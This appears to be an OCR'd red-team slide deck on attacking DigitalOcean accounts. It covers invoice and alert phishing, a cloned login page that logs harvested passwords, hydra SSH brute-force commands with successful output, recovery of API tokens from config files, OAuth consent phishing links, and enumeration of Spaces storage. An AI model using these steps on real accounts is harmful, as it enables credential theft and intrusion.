2. Payment Invoice: https://cloud.digitalocean.com/settings/billing/<billing id>?i=<like 5-6 random chars>
3. Other notifications

Phishing: Alert Email


Types of Alerts

- **CPU (%)**
- **Bandwidth - Public Inbound (Mbps)**
- Bandwidth - Public Outbound (Mbps)
- Bandwidth - Private Inbound (Mbps)
- Bandwidth - Private Outbound (Mbps)
- Disk - Read (MB/s)
- Disk - Write (MB/s)
- **Memory Utilization (%)**
- **Disk Utilization (%)**
- 1 Minute Load Average
- 5 Minute Load Average
- 15 Minute Load Average



Phishing: Enrollment

Mostly do that for target's clients, or, if the target is the client



Phishing: Payment Invoice —

Subject

[DigitalOcean] Your July 2022 invoice for team: NacuteBlackHat is available

Sender Email

From DigitalOcean <no-reply@digitalocean.com> Yesterday
To gl4ssesbo1@protonmail.com, bleon.proko@protonmail.com

This message contains remote content. Load

PDF Invoice

This has a specific format, which makes it easier to customise

Thanks for using DigitalOcean

Your July 2022 invoice is now available for team: NacuteBlackHat. The balance was automatically charged to your credit card, so you don't need to do anything.
Note: This invoice reflects our updated pricing as of July 1, 2022. See our website for more details: New DigitalOcean Pricing

Summary for NacuteBlackHat

Usage charges for July 2022	$8.86
Amount paid	**$8.86**

View Invoice


Have questions?
You can check out our FAQ or our support page for more information

Earn $25 credit when you refer a friend to DigitalOcean

Body

56.85 KB 1 file attached

DigitalOcean Invoice 2022 Jul (11919729-442608153).pdf 56.85 KB



DigitalOcean
Final invoice for the July 2022 billing period

Summary

Total usage charges $8.86

Total due $8.86

If you have a credit card on file, it will be automatically charged within 24 hours

Product usage charges


Each service has its own cost calculation. If you have a brief idea about the services being used, generate one.

Alternatively, you may not put it at all and the user will think they need to login to access it.


GB

Phishing: Dashboard Clone —

Link directs you to a clone of cloud.digitalocean.com




Link directs you to a clone of cloud.digitalocean.com




Credentials are stored on the phishing site

```
root@ubuntu-s-1vcpu-512mb-10gb-fra1-01:/var/www/html/login# cat passwordsfile.txt

glassesbo1@digiocean.com: password
root@ubuntu-s-1vcpu-512mb-10gb-fra1-01:/var/www/html/login#
```

Site redirects you to a page saying the session has expired



Link redirects you to the real cloud.digitalocean.com



GB

SSH Bruteforce

If password authentication is enabled, you can bruteforce ssh login. The default user, when you create a droplet is **root**.

Use hydra to check if password authentication is enabled for SSH.

```
glb@SPACESHIP:~$ nano rockyou.txt
glb@SPACESHIP:~$ hydra -l root -P ./rockyou.txt ssh://host01.pepperclipp.tech -v -I -t 4
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-07-26 15:16:21
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://host01.pepperclipp.tech:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://root@164.92.201.196:22
[INFO] Successful, password authentication is supported by ssh://164.92.201.196:22
[STATUS] 36.00 tries/min, 36 tries in 00:01h, 14344363 to do in 6640:55h, 4 active
[STATUS] 28.00 tries/min, 84 tries in 00:03h, 14344315 to do in 8538:17h, 4 active
[STATUS] 26.29 tries/min, 184 tries in 00:07h, 14344215 to do in 9095:04h, 4 active
[22][ssh] host: host01.pepperclipp.tech   login: root   password: k[redacted]s
[STATUS] attack finished for host01.pepperclipp.tech (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-07-26 15:26:14
```

```
glb@SPACESHIP:~$ hydra -l root -P ./rockyou.txt ssh://178.128.241.181 -v -I -t 4
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-07-26 15:39:25
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://178.128.241.181:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://root@178.128.241.181:22
[ERROR] target ssh://178.128.241.181:22/ does not support password authentication (method reply 4).
glb@SPACESHIP:~$
```

By default, there is no password limit for SSH, so you will not lock the user out. (though this is just by default) Also, it's better to use -t 4 to not cause service downtime.

```
glb@SPACESHIP:~$ cat rockyou.txt | grep -n k[redacted]s
250:k[redacted]s
glb@SPACESHIP:~$
```

API

Accesses most of services in DO.
DO tokens can be Read only to all services or Read/Write to all services.

DigitalOcean API Reference

Programmatically manage Droplets and other DigitalOcean resources using conventional HTTP requests. All of the functionality in the DigitalOcean Control Panel is also available through the API.

Space API is the AWS S3 API, but with different region and endpoint. An AWS-Like Access Key and Secret Key is generated from DO.

Spaces API Reference

Programmatically manage your data with Spaces' AWS S3-compatible object storage API

Metadata API Reference

The metadata API allows a Droplet to access information about itself including user data, Droplet ID, datacenter region, and IP addresses.

Metadata API on DO Droplets, on host 169.254.169.254

OAuth API Reference

The OAuth API is a secure method for authenticating users and allowing third-party applications limited access to your servers or DigitalOcean user accounts.

Application authentication with ClientID and Client Secret, resulting in an access and refresh token.

Digital Ocean API

DO API includes:

- Droplets
- Functions
- One-Click Apps
- Kubernetes
- Container Registry
- Databases
- Snapshots
- Images
- Domains
- Firewalls
- etc

Basically, everything that is not a space or droplet meta-data

The token format:

- **dop_v1_** for personal access tokens generated in the control panel
- **doo_v1_** for tokens generated by applications using the OAuth flow
- **dor_v1_** for OAuth refresh tokens

do*_v1_<64 chars of nr 0-9 and letters a-f>

dop_v1_0d858f990cf1cf84291d346538e2ad53532be2569fbeb8f3b7ba6b190d6aa0ad

Where to find DO API Tokens?

- DO Portal
- Source Code
- Config Files
  - Kubernetes
  - Container Registry
- Console History (bash, sh, zsh, ksh, powershell)
- Droplets
- Functions
  - GitHub Repos
  - Spaces
- Apps
  - GitHub Repos
  - Spaces

```
glb@SPACESHIP:~$ doctl -t dop_v1_19bf604c02a39a5ac200eeae3e4965d291c7347f8fb671f6298d1f0eeb862cc4 account get -o json
{
  "droplet_limit": 25,
  "floating_ip_limit": 3,
  "reserved_ip_limit": 3,
  "volume_limit": 10,
  "email": "gl4ssesbo1@protonmail.com",
  "uuid": "0e24b90e-d3c0-4013-acbf-ca6582a63013",
  "email_verified": true,
  "status": "active",
  "team": {
    "name": "NacuteBlackHat",
    "uuid": "796c0f31-3a32-4dd8-97e9-875ae70b583d"
  }
}glb@SPACESHIP:~$
```

doctl

```
glb@SPACESHIP:~$ curl -H "Authorization: Bearer $TOKEN" -H "Content-Type: application/json" -X GET "https://api.digitalocean.com/v2/account" | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   316  100   316    0     0    290      0  0:00:01  0:00:01 --:--:--   290
{
  "account": {
    "droplet_limit": 25,
    "floating_ip_limit": 3,
    "reserved_ip_limit": 3,
    "volume_limit": 10,
    "email": "gl4ssesbo1@protonmail.com",
    "uuid": "0e24b90e-d3c0-4013-acbf-ca6582a63013",
    "email_verified": true,
    "status": "active",
    "status_message": "",
    "team": {
      "uuid": "796c0f31-3a32-4dd8-97e9-875ae70b583d",
      "name": "NacuteBlackHat"
    }
  }
}
```

curl or any HTTP client

DO Token in Container Registry Config Files

When the Container Registry is created, a config file is created that has an auth token, which in itself is a combination of:

<DO Token>:<Same DO Token>

```
glb@SPACESHIP:~$ cat docker-config.json | jq
{
  "auths": {
    "registry.digitalocean.com": {
      "auth": "ZG9wX3YxXzhjOWMxZjRhNDY1NDY4MWFkMmM1ZTgyODhhMGZkMmZlMWNmZGQ2M2VjZGFhNmQyYzc4Y2I1MGJlOGExOGEwODA6ZG9wX3YxXzhjOWMxZjRhNDY1NDY4MWFkMmM1ZTgyODhhMGZkMmZlMWNmZGQ2M2VjZGFhNmQyYzc4Y2I1MGJlOGExOGEwODA="
    }
  }
}
glb@SPACESHIP:~$ echo "ZG9wX3YxXzhjOWMxZjRhNDY1NDY4MWFkMmM1ZTgyODhhMGZkMmZlMWNmZGQ2M2VjZGFhNmQyYzc4Y2I1MGJlOGExOGEwODA6ZG9wX3YxXzhjOWMxZjRhNDY1NDY4MWFkMmM1ZTgyODhhMGZkMmZlMWNmZGQ2M2VjZGFhNmQyYzc4Y2I1MGJlOGExOGEwODA=" | base64 -d
dop_v1_8c[redacted]80:dop_v1_8c9[redacted]0
[redacted]80glb@SPACESHIP:~$
```

```
[+] Current credential profile set to 'cntoken'.Use 'show current-creds' to check them.
(test)O(cnum/digitalocean_enum_all) >>> run
[*] The module might take a while. Please wait.
------------------------------------------------------------------
ResourceType: all
------------------------------------------------------------------
{
    "ResourceInfo": {
        "Accounts": "Forbidden: You are not authorized to perform this operation",
        "Actions": "Forbidden: You are not authorized to perform this operation",
        "Apps": "Forbidden: You are not authorized to perform this operation",
        "Blockstorage": "Forbidden: You are not authorized to perform this operation",
        "Cdn": "Forbidden: You are not authorized to perform this operation",
        "Certificates": "Forbidden: You are not authorized to perform this operation",
        "Containerregistry": {
            "created_at": "2024-06-24T22:45:21Z",
            "name": "testctx",
            "read_only": false,
            "region": "syd1",
            "storage_usage_bytes": 0,
            "storage_usage_updated_at": "2024-06-24T22:45:21Z"
        },
        "Databases": "Forbidden: You are not authorized to perform this operation",
        "Domains": "Forbidden: You are not authorized to perform this operation",
        "Droplets": "Forbidden: You are not authorized to perform this operation",
        "Firewalls": "Forbidden: You are not authorized to perform this operation",
        "Floatingips": "Forbidden: You are not authorized to perform this operation",
        "Functions": "Forbidden: You are not authorized to perform this operation",
        "Images": "Forbidden: You are not authorized to perform this operation",
        "Kubernetes": "Forbidden: You are not authorized to perform this operation",
        "Loadbalancers": "Forbidden: You are not authorized to perform this operation",
        "Projects": "Forbidden: You are not authorized to perform this operation",
        "Regions": "Forbidden: You are not authorized to perform this operation",
        "Reservedips": "Forbidden: You are not authorized to perform this operation",
        "Snapshots": "Forbidden: You are not authorized to perform this operation",
        "Sshkeys": "Forbidden: You are not authorized to perform this operation",
        "Tags": "Forbidden: You are not authorized to perform this operation",
        "Uptime": "Forbidden: You are not authorized to perform this operation",
        "Vpcs": "Forbidden: You are not authorized to perform this operation"
    },
    "ResourceType": "all"
}
------------------------------------------------------------------
```

The token can be a Read only, or ReadWrite Token.

Space access via S3 API

Space is not included in DO API, so the only way to programmatically access it, is through the AWS SDK.

It needs a set of creds:

- Access Key
- Secret Key
- Endpoint URL
- Region

```python
# Step 1: Import the all necessary libraries and SDK commands.
import os
import boto3

# Step 2: The new session validates your request and directs it to your Space's specified endpoint using the AWS SDK.
session = boto3.session.Session()
client = session.client('s3',
                        endpoint_url='https://nyc3.digitaloceanspaces.com', # Find your endpoint in the control panel, under Set
                        region_name='nyc3', # Use the region in your endpoint.
                        aws_access_key_id='C58A976M583E23R1O00N', # Access key pair. You can create access key pairs using the c
                        aws_secret_access_key=os.getenv('SPACES_SECRET')) # Secret access key defined through an environment var

# Step 3: Call the put_object command and specify the file to upload.
client.put_object(Bucket='example-space-name/example-folder/', # The path to the directory you want to upload the object to, sta
                  Key='hello-world.txt', # Object key, referenced whenever you want to access this file later.
                  Body=b'Hello, World!', # The object's contents.
                  ACL='private', # Defines Access-control List (ACL) permissions, such as private or public.
                  Metadata={ # Defines metadata tags.
                      'x-amz-meta-my-key': 'your-value'
                  }
                 )
```

A set of credentials can do all of these. So, no boundaries. A set of creds has S3FullAccess Rights and no granular rights can be set.

No Cross Region Object Copying

Both v2 and v4 are supported

Supported Feature	Supported via API only	Not Supported Feature
Bucket CRUD	Bucket Policies (put-bucket-policy)	Identity and Access Management (IAM)
Object CRUD	Bucket Versioning (put-bucket-versioning)	Security Token Service (STS)
Object Copy		Multi-factor Authentication
Multipart Uploads		Public Access Block
Pre-Signed URLs		Object Policies
Bucket ACLs		Bucket Replication
Object ACLs (No Policies)		Bucket Notifications
Bucket CRUD		Bucket Tagging
Bucket Lifecycle		Request Payment
Object expiration		Bucket Inventory
Removing incomplete multipart upload		Bucket Access Logging
		Bucket Metrics
		Bucket Analytics
		Bucket Accelerate
		Bucket Encryption Configuration
		Bucket Websites
		Object Torrent
		Object Lock

CRUD (Create, Read, Update, Delete) operations

Initial Access using Space API

- Find public Buckets and search for creds files
- Check source code for credentials
- Find stored sessons from awscli or s3cmd on droplets/admin's machines

Use the endpoint to find the region

Credentials will have Space Admin rights by default (and by design), so just use them to your advantage

Oauth API

Since there is No IAM Policies in DO, his is the closest you can think to cross-account access in it. Or the closest to the App Consent as it's on Azure.


The basic idea is:


Create a set of OAuth API Tokens and an App

Send the link with the scope (Read or ReadWrite) to be approved by an admin on the other account

Get a DO Token to use on that account

Oauth API Phishing Preparations







https://cloud.digitalocean.com/v1/oauth/authorize?
client_id=53c44661a152c2d05050a35e0631eec655c00deeec32d928d
82af4c0ad633167&redirect_uri=https://
cloud.digitalocean.com&response_type=code**&scope=read write**

You need to add the scope, or it will be set as ReadOnly


Oauth API Phishing User Approve






Access Token is valid for 30 days
You can also refresh with the refresh token

Phishing: Dashboard Clone v2 —



Alert Email


Leading to phishing page




Credentials are stored on the phishing site


```
root@ubuntu-s-1vcpu-512mb-10gb-fra1-01:/var/www/html/login# cat passwordsfile.txt

glassesbo1@digiocean.com: password
root@ubuntu-s-1vcpu-512mb-10gb-fra1-01:/var/www/html/login#
```


User is redirected to "DO Support"





Site redirects you to a page saying the session has expired





Link redirects you to the real cloud.digitalocean.com

Enumeration

API once more

Read or ReadWrite Privileges. No granularity.

DigitalOcean API Reference

Programmatically manage Droplets and other DigitalOcean resources using conventional HTTP requests. All of the functionality in the DigitalOcean Control Panel is also available through the API.

Spaces API Reference

Programmatically manage your data with Spaces' AWS S3-compatible object storage API

Full S3 Access Privileges. No IAM Policy for S3.

Metadata API Reference

The metadata API allows a Droplet to access information about itself including user data, Droplet ID, datacenter region, and IP addresses.

No creds on Metadata, but you can add them on User-Data, which can be accessed from Metadata, so, what gives.

OAuth API Reference

The OAuth API is a secure method for authenticating users and allowing third-party applications limited access to your servers or DigitalOcean user accounts.

Generates a Token with Read or ReadWrite Privileges.

We'll be only continuing with there two

Read or ReadWrite Privileges. No granularity.

DigitalOcean API Reference

Programmatically manage Droplets and other DigitalOcean resources using conventional HTTP requests. All of the functionality in the DigitalOcean Control Panel is also available through the API.

Spaces API Reference


Programmatically manage your data with Spaces' AWS S3-compatible object storage API

Full S3 Access Privileges. No IAM Policy for S3.


Space Exploration

With a set of creds you can:

- List Buckets
- List and Get Bucket Objects
- List and Get Deleted Files
- Get Bucket Policy
- Change Bucket Policy
- Change Bucket and Object ACL
- Create PresignedURL for GetObject (not that you need it)



- get_bucket_acl
- get_bucket_cors
- get_bucket_encryption
- get_bucket_lifecycle
- get_bucket_lifecycle_configuration
- get_bucket_location
- get_bucket_logging
- get_bucket_metrics_configuration
- get_bucket_notification
- get_bucket_notification_configuration
- get_bucket_ownership_controls
- get_bucket_policy
- get_bucket_policy_status
- get_bucket_replication
- get_bucket_tagging
- get_bucket_versioning
- get_bucket_website
- get_object
- get_object_acl
- get_object_attributes
- get_object_legal_hold
- get_object_lock_configuration
- get_object_retention
- get_object_tagging
- get_public_access_block
- list_buckets
- list_object_versions
- list_objects
- list_objects_v2
